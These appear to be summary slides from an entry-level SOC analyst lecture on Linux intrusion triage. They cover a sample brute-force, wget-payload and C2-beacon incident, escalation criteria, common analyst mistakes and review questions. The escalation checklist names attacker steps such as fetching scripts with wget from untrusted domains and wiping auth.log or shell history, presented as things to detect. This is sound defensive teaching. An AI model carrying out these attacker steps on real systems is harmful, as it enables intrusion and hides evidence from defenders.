
Sequence of Events:

- 35 Failed root logins from 185.20.40.9.
- Accepted root login 2 minutes later.
- User executes `wget` payload.
- Active C2 beacon to 45.77.20.10.

Verdict: Verified Compromise.

Severity: CRITICAL.

Action: ESCALATE to Tier 2.



WHEN TO ESCALATE LINUX ALERTS

- ⚠ Success entry immediately following high-volume failures.
- ⚠ Root login from an unknown external IP.
- ⚠ Execution of `wget` or scripts from untrusted domains.
- ⚠ Creation of unauthorized or hidden directories.
- ⚠ Intentional clearing of `auth.log` or `history`.

COMMON ROOKIE MISTAKES

FAILURE BIAS

Focusing only on the 100 failed login alerts while ignoring the single "Accepted" log that occurred right after.

TOOL DEPENDENCE

Relying purely on the SIEM dashboard name without opening the raw log to extract Source IPs and Ports.

CONTEXT VACUUM

Analyzing an SSH alert without looking at network connections or command history on the same host.

ROOT ASSUMPTION

Assuming `root` activity is always a hack; failing to verify if an internal admin was performing authorized maintenance.

THE GOLDEN RULE

In Linux analysis, never read an event in isolation. Connect the logs to build the **story of the attack**.

— *Security Operations Center
Methodology*

FINAL REVIEW QUESTIONS

1. Which directory houses the `auth.log` file?
2. What is the difference between `last` and `who`?
3. Why is `/tmp` a security concern?
4. What pattern proves a successful SSH Brute Force?

SOC Analyst Level 1 | Lecture 4 Summary

IMAGE SOURCES



<https://nexsonitacademy.com/assets/blog-ethical-hacking-tools-hero-BJIRpgNH.jpg>

Source: nexsonitacademy.com



https://media.geeksforgeeks.org/wp-content/uploads/20260108164511372024/Linux_File_Hierarchy.webp

Source: www.geeksforgeeks.org



<https://orca.security/wp-content/uploads/2026/04/blog-missing-lock-ksmbd-channel-list-exposes-your-linux-1.jpg?resize=808,480>

Source: orca.security



<https://preview.redd.it/zha-visualization-never-shows-connections-v0->

[osovxldkj26dl.jpeg?width=640&crop=smart&auto=webp&s=2f4984c1lfdde38f769d40f1c0bbb7d10ee86eb2](https://preview.redd.it/zha-visualization-never-shows-connections-v0-osovxldkj26dl.jpeg?width=640&crop=smart&auto=webp&s=2f4984c1lfdde38f769d40f1c0bbb7d10ee86eb2)

Source: www.reddit.com



<https://www.kali.org/blog/kali-community-themes/images/kali-community-themes-banner.jpg>

Source: www.kali.org